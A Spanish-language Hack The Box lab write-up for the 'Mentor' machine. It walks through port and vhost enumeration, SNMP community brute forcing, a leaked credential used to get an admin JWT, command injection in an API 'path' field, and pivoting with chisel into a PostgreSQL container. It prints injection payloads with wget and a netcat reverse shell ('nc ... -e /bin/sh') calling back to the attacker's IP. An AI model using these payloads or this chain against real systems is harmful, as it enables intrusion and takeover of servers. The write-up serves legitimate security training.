Máquina Mentor

18 JULIO

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor]
└─# cat targeted -l java
───────┬────────────────────────────────────────────────────────────────────────
       │ File: targeted
───────┼────────────────────────────────────────────────────────────────────────
   1   │ # Nmap 7.93 scan initiated Sat Jul 15 08:22:50 2023 as: nmap -sCV -p 22,80 -n -v -Pn -oN targeted 10.10.11.193
   2   │ Nmap scan report for 10.10.11.193
   3   │ Host is up (0.036s latency).
   4   │
   5   │ PORT   STATE SERVICE VERSION
   6   │ 22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
   7   │ | ssh-hostkey:
   8   │ |   256 c73bfc3cf9ceee8b4818d5d1af8ec2bb (ECDSA)
   9   │ |_  256 4440084c0ecbd4f18e7eeda85c68a4f7 (ED25519)
  10   │ 80/tcp open  http    Apache httpd 2.4.52
  11   │ | http-methods:
  12   │ |_  Supported Methods: GET HEAD POST OPTIONS
  13   │ |_http-server-header: Apache/2.4.52 (Ubuntu)
  14   │ |_http-title: Did not follow redirect to http://mentorquotes.htb/
  15   │ Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
  16   │
  17   │ Read data files from: /usr/bin/../share/nmap
  18   │ Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  19   │ # Nmap done at Sat Jul 15 08:22:58 2023 -- 1 IP address (1 host up) scanned in 8.12 seconds
```

El puerto SSH es superior a la versión 7.7, por lo tanto, no es vulnerable a una posible enumeración de usuarios. Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# whatweb http://10.10.11.193
http://10.10.11.193 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.193], RedirectLocation[http://mentorquotes.htb/], Title
http://mentorquotes.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.3 Python/3.6.9], IP[10.10.11.193], Python[3.6.9], Title[MentorQuotes], Werkzeug[2.0.3]
```


Vemos que se está aplicando una redirección a http://mentorquotes.htb. Por tanto, incluimos ese fqdn en nuestro fichero host.

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.2                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.193 mentorquotes.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Una vez hecho, analizamos con **whatweb** la dirección http://mentorquotes.htb.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor]
└─# whatweb http://mentorquotes.htb
http://mentorquotes.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.3 Python/3.6.9], IP[10.10.11.193], Python[3.6.9], Title[MentorQuotes], Werkzeug[2.0.3]
```

Abrimos la web en nuestro navegador. Revisamos si nos da algo más de información el plugin **wappalyzer**. Parece que la web usa Flask. Esa tecnología suele ser vulnerable a un SSTI. Veremos más adelante si realmente se acontece dicha vulnerabilidad.



¿Qué es Flask?

Flask es un framework minimalista escrito en Python que permite crear aplicaciones web rápidamente y con un mínimo número de líneas de código. Está basado en la especificación WSGI de Werkzeug y el motor de templates Jinja2 y tiene una licencia BSD

Inspeccionando la web de forma manual, no vemos nada de interés. Por tanto, realizamos una enumeración de directorios con **gobuster.**

```
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -u "http://mentorquotes.htb/"
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://mentorquotes.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/17 20:05:17 Starting gobuster in directory enumeration mode
===============================================================
/server-status       (Status: 403) [Size: 281]
Progress: 143420 / 220561 (65.03%)[ERROR] 2023/07/17 20:13:41 [!] Get "http://mentorquotes.htb/85593": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 168105 / 220561 (76.22%)[ERROR] 2023/07/17 20:15:10 [!] Get "http://mentorquotes.htb/invalidwhois": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 193194 / 220561 (87.59%)[ERROR] 2023/07/17 20:16:46 [!] Get "http://mentorquotes.htb/002124": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2023/07/17 20:16:46 [!] Get "http://mentorquotes.htb/encase": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 220560 / 220561 (100.00%)
===============================================================
```

No encontramos ningún directorio de interés. Vamos a probar mediante la enumeración de nombres de hosts virtuales (vhosts). Encontramos **api.mentorquotes.htb**.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor]
└─# gobuster vhost -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -u mentorquotes.htb --append-domain -r
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://mentorquotes.htb
[+] Method:         GET
[+] Threads:        100
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent:     gobuster/3.5
[+] Timeout:        10s
[+] Append Domain:  true
===============================================================
2023/07/15 08:52:22 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api.mentorquotes.htb Status: 404 [Size: 22]
```

Modificamos nuestro /etc/hosts nuevamente, para contemplar el vhost encontrado.

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.2                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.193 mentorquotes.htb api.mentorquotes.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Realizamos una enumeración de los subdirectorios de api.mentorquotes.htb.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/jwt_tool]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -u "http://api.mentorquotes.htb/"
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api.mentorquotes.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/16 08:50:01 Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 200) [Size: 969]
/users                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/users/]
/admin                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/admin/]
/quotes               (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/quotes/]
/redoc                (Status: 200) [Size: 772]
```

Interesante ese directorio **/admin**. Volvemos a realizar una enumeración de directorios, y encontramos:

- /check
- /backup

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -u "http://api.mentorquotes.htb/admin/"

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api.mentorquotes.htb/admin/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/17 21:53:51 Starting gobuster in directory enumeration mode
===============================================================
/check                (Status: 422) [Size: 186]
/backup               (Status: 405) [Size: 31]
```

Probamos ambos métodos, pero parece que necesitamos una serie de cabeceras y datos en el cuerpo, que de momento desconocemos.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl -X GET 'http://api.mentorquotes.htb/admin/check'
{"detail":[{"loc":["header","Authorization"],"msg":"field required","type":"value_error.missing"},{"loc":["header","Authorization"],"msg":"field required","type":"value_error.missing"}]}

┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl -X POST 'http://api.mentorquotes.htb/admin/backup'
{"detail":[{"loc":["header","Authorization"],"msg":"field required","type":"value_error.missing"},{"loc":["header","Authorization"],"msg":"field required","type":"value_error.missing"},{"lo
e_error.missing"}]}
```

Revisamos la redirección http://api.mentorquotes.htb/docs, en el que tenemos un swagger en el que podemos ver los detalles de cada método.

¿Qué es Swagger?


Swagger es un conjunto de herramientas de software de código abierto para diseñar, construir, documentar, y utilizar servicios web RESTful.

Obtenemos también un posible usuario y una dirección de correo electrónico.

2. Análisis de vulnerabilidades

Vamos a intentar realizar un ataque de fuerza bruta para el usuario **james** y dirección de correo electrónico james@mentorquotes.htb**,** sobre el método **login**.

Continuamos revisando el swagger, y vemos un método **signup** el cual nos permite registrarnos. Realizamos la petición pertinente.



Ahora, que tenemos un usuario válido, vamos a usar el método **login**. Para trabajar más cómodamente, realizamos la petición desde consola mediante CURL. Vemos que la petición nos devuelve un JWT.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor]
└─# curl -X 'POST' 'http://api.mentorquotes.htb/auth/login' -H 'Content-Type: application/json' -d '{"email": "test@test.es","username": "usuarioTest","password": "test1234"}'
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzdWFyaW9UZXN0IiwiZW1haWwiOiJ0ZXN0QHRlc3QuZXMifQ.WFSUet2CODJvzv3j-9Jdpj2EeEErjow31mSIkJS65Ig"
```

¿Qué es JWT?

JSON Web Token es un estándar abierto basado en JSON propuesto por IETF para la creación de tokens de acceso que permiten la propagación de identidad y privilegios

Revisamos todos los métodos y solo tenemos acceso a aquellos que nos permite consultar contenido. Los métodos que nos permite editar, crear comentarios o crear usuarios, recibimos el error de que debemos tener privilegios de administrador para poder usarlos.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl -X 'POST' \
  'http://api.mentorquotes.htb/quotes/' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzdWFyaW9UZXN0IiwiZW1haWwiOiJ0ZXN0QHRlc3QuZXMifQ.WFSUet2CODJvzv3j-9Jdpj2EeEErjow31mSIkJS65Ig' \
  -d '{"title": "test", "description": "test"}'
{"detail":"Only admin users can access this resource"}
```

Intentamos usar el jwt obtenido con el método /admin/backup que vimos anteriormente. Pero tampoco tenemos acceso.

```
┌──(root㉿kali)-[/home/kali]
└─# curl -X 'POST' \
  'http://api.mentorquotes.htb/admin/backup' -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzdWFyaW9UZXN0IiwiZW1haWwiOiJ0ZXN0QHRlc3QuZXMifQ.WFSUet2CODJvzv3j-9Jdpj2EeEErjow31mSIkJS65Ig' \
  -d '{"path": "test"}'
{"detail":"Unauthorized"}
```

Parece que llegamos a un callejón sin salida. Para intentar salir, intentamos enumerar los puertos UDP que puede tener la máquina víctima expuestos. Descubrimos que el puerto SNMP está abierto.

```
Not shown: 498 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
```

Enumeramos las posibles comunidades SNMP de la máquina víctima, por fuerza bruza, mediante la herramienta SNMP Brute (https://github.com/SECFORCE/SNMP-Brute).

```
┌──(root㉿kali)-[~]
└─# ./snmpbrute.py -t 10.10.11.193 -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
 ____  _  _  __  __  ____  ____  ____  _  _  ____  ____  ____  ____
/ ___)( \( )(  \/  )(  _ \(  _ \(  _ \( \/ )(  _ \(  __)(  _ \/ ___)
\___ \ )  (  )    (  ) __/ )   / ) _ ( \  /  ) _ ( ) _)  )   /\___ \
(____/(_)\_)(_/\/\_)(__)  (__\_)(____/ (__) (____/(____)(__\_)(____/

SNMP Bruteforce & Enumeration Script v2.0
http://www.secforce.com / nikos.vassakis <at> secforce.com
###############################################################

Trying ['public', 'private', '0', '0392a0', '1234', '2read', '4changes', 'ANYCOM', 'Admin', 'C0de', 'CISCO', 'CR52401', 'IBM', 'ILMI', 'Intermec', 'NoGaH$@!', 'OrigEquipMfr', 'PRIVATE', 'PUBLIC', 'Private', 'Public', 'SECRET', 'SECURITY', 'SNMP', 'SNMP_trap', 'SUN', 'SWITCH', 'SYSTEM', 'Secret', 'Security', 'Switch', 'System', 'TENmanUFactOryPOWER', 'TEST', 'access', 'adm', 'admin', 'agent', 'agent_steal', 'all', 'all private', 'all public', 'apc', 'bintec', 'blue', 'c', 'cable-d', 'canon_admin', 'cc', 'cisco', 'community', 'core', 'debug', 'default', 'dilbert', 'enable', 'field', 'field-service', 'freekevin', 'fubar', 'guest', 'hello', 'hp_admin', 'ibm', 'ilmi', 'intermec', 'internal', 'l2', 'l3', 'manager', 'mngt', 'monitor', 'netman', 'network', 'none', 'openview', 'pass', 'password', 'priv4i3', 'proxy', 'public', 'read', 'read-only', 'read-write', 'readwrite', 'red', 'regional', 'rmon', 'rmon_admin', 'ro', 'root', 'router', 'rw', 'rwa', 'san-fran', 'sanfran', 'scotty', 'secret', 'security', 'seri', 'snmp', 'snmpd', 'snmptrap', 'solaris', 'sun', 'superuser', 'switch', 'system', 'tech', 'test', 'test2', 'tiv0li', 'tivoli', 'trap', 'world', 'write', 'xyzzy', 'yellow'] community strings ...
10.10.11.193 : 161      Version (v1):   public
10.10.11.193 : 161      Version (v2c):  public
10.10.11.193 : 161      Version (v2c):  internal
#aiting for late packets (CTRL+C to stop)

Trying identified strings for READ-WRITE ...

Identified Community strings
        0) 10.10.11.193    public (v1)(RO)
        1) 10.10.11.193    public (v2c)(RO)
        2) 10.10.11.193    internal (v2c)(RO)
```

Revisamos la comunidad **internal** y obtenemos una posible credencial.

```
HOST-RESOURCES-MIB::hrSWRunParameters.2115 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
```

Probamos a logarnos en la api, con la credencial obtenida anteriormente. Conseguimos el token del usuario james.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl -X 'POST' 'http://api.mentorquotes.htb/auth/login' \
-H 'accept: application/json' \
-H 'Content-Type: application/json' \
-d '{"email": "james@mentorquotes.htb", "username": "james", "password": "kj23sadkj123as0-d213"}'
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0"
```

3. Explotación

Vamos a intentar aprovecharnos, ahora que tenemos un token de un usuario previsiblemente con el rol de administrador, del método /admin/backup. Realizamos la petición, pero parece que debemos mandar información en el campo **body**.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl http://api.mentorquotes.htb/admin/backup \
-H 'Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-H 'Content-Type: application/json' -X POST
{"detail":[{"loc":["body"],"msg":"field required","type":"value_error.missing"}]}
```

Volvemos a realizar la operación, pero esta vez, añadiendo en la petición una data vacía.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl http://api.mentorquotes.htb/admin/backup \
-H 'Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-H 'Content-Type: application/json' -X POST -d '{}'
{"detail":[{"loc":["body","path"],"msg":"field required","type":"value_error.missing"}]}
```

Parece que el método de la api espera un campo **path** en la petición. Repetimos nuevamente la petición, añadiendo ese campo path como 'test', para ver si la petición se valida correctamente y parece que sí.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl http://api.mentorquotes.htb/admin/backup \
-H 'Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-H 'Content-Type: application/json' -X POST -d '{"path": "test"}'
{"INFO":"Done!"}
```

Vamos a probar si ese campo es vulnerable a una inyección de código. Para ello, nos ponemos en escucha con Python en el puerto 80 y modificamos nuestra petición, para que contemple una petición web con wget a nuestra máquina de atacante. Vemos que recibimos la petición correctamente.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl http://api.mentorquotes.htb/admin/backup \
-H 'Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-H 'Content-Type: application/json' -X POST -d '{"path": "test; wget http://10.10.14.7"}'
{"INFO":"Done!"}
```

```
┌──(root㉿kali)-[/home/kali/HTB/mentor/credentials]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.193 - - [17/Jul/2023 23:27:06] code 404, message File not found
```

Ahora que hemos comprobado que el campo es vulnerable a una inyección de código, vamos a intentar ganar acceso a la máquina víctima, modificando nuestra petición para que realice una reverse shell.

```
┌──(root㉿kali)-[/home/…/HTB/mentor/content/SNMP-Brute]
└─# curl http://api.mentorquotes.htb/admin/backup \
-H 'Authorization:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-H 'Content-Type: application/json' -X POST -d '{"path": "$(nc 10.10.14.7 443 -e /bin/sh)"}'
{"INFO":"Done!"}
```

```
┌──(root㉿kali)-[/home/kali/HTB/mentor/credentials]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.193] 37497
whoami
root
```

4. Movimiento lateral

Si miramos la configuración de red, nos daremos cuenta que estamos en una máquina con una dirección IP distinta a nuestro objetivo. Parece que estamos en un contenedor, eso sí, con previlegios de root.

```
/tmp # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:16:00:03
          inet addr:172.22.0.3  Bcast:172.22.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37827 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23148441 (22.0 MiB)  TX bytes:3284066 (3.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1430 (1.3 KiB)  TX bytes:1430 (1.3 KiB)
```

Compartimos un binario de **nmap** desde nuestra máquina de atacante, y realizamos un escaneo de red en busca de hosts que estén dentro de la red 172.22.0.0/24.

```
/tmp # ./nmap -sn 172.22.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-07-17 06:41 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.22.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000078s latency).
MAC Address: 02:42:0D:B3:22:02 (Unknown)
Nmap scan report for docker_web_1.docker_vpcbr (172.22.0.2)
Host is up (0.000019s latency).
MAC Address: 02:42:AC:16:00:02 (Unknown)
Nmap scan report for docker_postgres_1.docker_vpcbr (172.22.0.4)
Host is up (0.000039s latency).
MAC Address: 02:42:AC:16:00:04 (Unknown)
Nmap scan report for 3fec4accaf56 (172.22.0.3)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 19.80 seconds
```

A raíz de los resultados, podemos determinar que la IP 172.22.0.1 debería pertenecer a la máquina host y el resto de IPs a los contenedores desplegados. Vamos a analizar los puertos abiertos de la máquina con IP 172.22.0.4 que, por su nombre, parece que puede tener un servidor de base de datos postgreSQL.

```
/tmp # ./nmap -sS -p- --open -n -vvv --min-rate 5000 -Pn 172.22.0.4

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-07-17 06:45 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 06:45
Scanning 172.22.0.4 [1 port]
Completed ARP Ping Scan at 06:45, 0.22s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:45
Scanning 172.22.0.4 [65535 ports]
Increasing send delay for 172.22.0.4 from 0 to 5 due to 287 out of 956 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 5 to 10 due to 628 out of 2093 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 10 to 20 due to 310 out of 1031 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 20 to 40 due to 329 out of 1096 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 40 to 80 due to 281 out of 936 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 80 to 160 due to 333 out of 1109 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 160 to 320 due to 270 out of 898 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 320 to 640 due to 336 out of 1118 dropped probes since last increase.
Increasing send delay for 172.22.0.4 from 640 to 1000 due to 295 out of 983 dropped probes since last increase.
Discovered open port 5432/tcp on 172.22.0.4
Completed SYN Stealth Scan at 06:46, 21.45s elapsed (65535 total ports)
Nmap scan report for 172.22.0.4
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (0.000023s latency).
Scanned at 2023-07-17 06:45:42 GMT for 21s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT     STATE SERVICE    REASON
5432/tcp open  postgresql syn-ack ttl 64
MAC Address: 02:42:AC:16:00:04 (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
           Raw packets sent: 106263 (4.676MB) | Rcvd: 106263 (4.251MB)
```

Confirmamos que el contenedor tiene un servicio de PostgreSQL. Para poder revisar el servicio más cómodamente desde nuestra máquina de atacante, nos vamos a valer de chisel para crear una redirección del puerto del servicio de postgreSQL. Nos descargamos el binario de chisel y reducimos el tamaño antes de pasarlo a la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor/content]
└─# du -hc chisel
8,0M    chisel
8,0M    total

┌──(root㉿kali)-[/home/kali/HTB/mentor/content]
└─# upx chisel
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   8384512 ->   3354732   40.01%   linux/amd64   chisel

Packed 1 file.
```

Nos ponemos en escucha en nuestra máquina de atacante con chisel.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor/content]
└─# chisel server --reverse -p 8001 -v
2023/07/17 09:57:40 server: Reverse tunnelling enabled
2023/07/17 09:57:40 server: Fingerprint fGFFhlBj7pTeW7ze6hxpXAfOmuVaRuHt65nZC3zaPZ8=
2023/07/17 09:57:40 server: Listening on http://0.0.0.0:8001
```

En la máquina víctima, ejecutamos chisel de la siguiente forma:

```
/tmp # ./chisel client 10.10.14.7:8001 R:127.0.0.1:5432:172.22.0.4:5432
```

Establecido el túnel, probamos a conectarnos al servicio de PostgreSQL con las credenciales por defecto.

```
┌──(root㉿kali)-[/home/kali/HTB/mentor/content]
└─# psql -h 127.0.0.1 -p 5432 -U postgres
Contraseña para usuario postgres:
psql (15.3 (Debian 15.3-0+deb12u1), servidor 13.7 (Debian 13.7-1.pgdg110+1))
Digite «help» para obtener ayuda.

postgres=#
```

Realizamos una enumeración de bases de datos y tablas. Nos centramos sobre la bbdd mentorquotes_db y su tabla users.

```
mentorquotes_db=# \l
                                                  Listado de base de datos
     Nombre      | Dueño   | Codificación |  Collate   |   Ctype    | configuración ICU | Proveedor de locale |      Privilegios
-----------------+---------+--------------+------------+------------+-------------------+---------------------+-----------------------
 mentorquotes_db | postgres | UTF8         | en_US.utf8 | en_US.utf8 |                   | libc                |
 postgres        | postgres | UTF8         | en_US.utf8 | en_US.utf8 |                   | libc                |
 template0       | postgres | UTF8         | en_US.utf8 | en_US.utf8 |                   | libc                | =c/postgres          +
                 |          |              |            |            |                   |                     | postgres=CTc/postgres
 template1       | postgres | UTF8         | en_US.utf8 | en_US.utf8 |                   | libc                | =c/postgres          +
                 |          |              |            |            |                   |                     | postgres=CTc/postgres
(4 filas)
```

```
mentorquotes_db=# \c mentorquotes_db
psql (15.3 (Debian 15.3-0+deb12u1), servidor 13.7 (Debian 13.7-1.pgdg110+1))
Ahora está conectado a la base de datos «mentorquotes_db» con el usuario «postgres».
mentorquotes_db=# \dt
            Listado de relaciones
 Esquema |  Nombre  | Tipo  |  Dueño
---------+----------+-------+----------
 public  | cmd_exec | tabla | postgres
 public  | quotes   | tabla | postgres
 public  | users    | tabla | postgres
(3 filas)
```

